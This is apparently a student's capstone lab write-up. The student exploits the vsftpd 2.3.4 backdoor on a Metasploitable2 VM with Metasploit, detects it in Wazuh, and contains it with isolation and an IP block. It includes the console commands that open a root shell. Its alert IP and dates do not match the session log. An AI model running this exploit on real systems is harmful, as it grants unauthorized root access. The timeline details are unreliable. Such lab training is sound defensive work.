5. Capstone Project – Full Alert to Response Cycle

In this task I simulated a real attack to understand how security monitoring and incident response works in real environments. I used Kali Linux as the attacker machine and Metasploitable2 as the target vulnerable machine.

I opened the Metasploit framework in Kali and selected the exploit for the vulnerable FTP service which is vsftpd 2.3.4 backdoor vulnerability. After setting the target IP address of the Metasploitable2 system, I executed the exploit.


After running the exploit, a shell connection was opened which shows that the vulnerable FTP service was successfully exploited. This step helped me understand how attackers take advantage of vulnerable services running on a system.

Detection and Triage

After performing the attack, I monitored the logs using the Wazuh security monitoring system. Wazuh helps detect suspicious activities happening on monitored systems. During the monitoring process, I observed unusual activity related to the FTP service and login attempts. These events were analyzed and documented as part of the alert triage process.
The alert information was recorded as follows:

Timestamp	Source IP	Alert Description	MITTRE technique
2025-08-18 11:00:00	192.168.127.139	VSFTPD exploit attempt detected	T1190-Exploit Public Facing Application

This shows that the attacker attempted to exploit a vulnerable public service on the system.



Response and Containment

After identifying the suspicious activity, response actions were taken to stop the attacker from continuing the attack. The compromised virtual machine was isolated from the network so that the attacker could not maintain further access. The attacker IP address was then blocked using security controls such as CrowdSec. After blocking the IP address, a ping test was performed to verify that the attacker system could no longer communicate with the target machine.

This step helped demonstrate how security teams respond to attacks and contain incidents quickly.


```
View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.127.129
RHOSTS => 192.168.127.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > ser RPORT 21
[-] Unknown command: ser. Did you mean set? Run the help command for more details.
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOSTS 192.168.127.134
[!] Unknown datastore option: LHOSTS. Did you mean RHOSTS?
LHOSTS => 192.168.127.134
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.127.134
[!] Unknown datastore option: LHOST. Did you mean RHOST?
LHOST => 192.168.127.134
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.127.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.127.129:21 - USER: 331 Please specify the password.
[+] 192.168.127.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.127.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.127.139:39325 -> 192.168.127.129:6200) at 2026-03-08 14:36:08 -0400

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Incident Report

During a simulated attack scenario, a vulnerable FTP service on the Metasploitable2 system was exploited using Metasploit from a Kali Linux machine. The monitoring system detected suspicious activity related to the exploit attempt. The security team investigated the event, confirmed the attack, and took immediate response actions to isolate the system and block the attacker.

Timeline

11:00 – Attack started using Metasploit exploit module
11:02 – Suspicious activity observed in logs
11:05 – Alert analyzed and confirmed
11:10 – Target system isolated from network
11:15 – Attacker IP blocked



Recommendations

To prevent similar attacks in the future, vulnerable services should be updated or disabled. Regular patching and vulnerability scanning should be performed. Monitoring tools like Wazuh should continue running to detect suspicious behavior early.

Stakeholder Briefing

In this exercise, a simulated cyber attack was performed to test the detection and response capabilities of the monitoring system. The attack targeted a vulnerable FTP service on a test server. The monitoring platform successfully detected the suspicious activity and allowed the incident to be investigated quickly. The system was isolated and the attacker IP was blocked to prevent further access. This exercise helped demonstrate how security teams detect, analyze, and respond to cyber threats.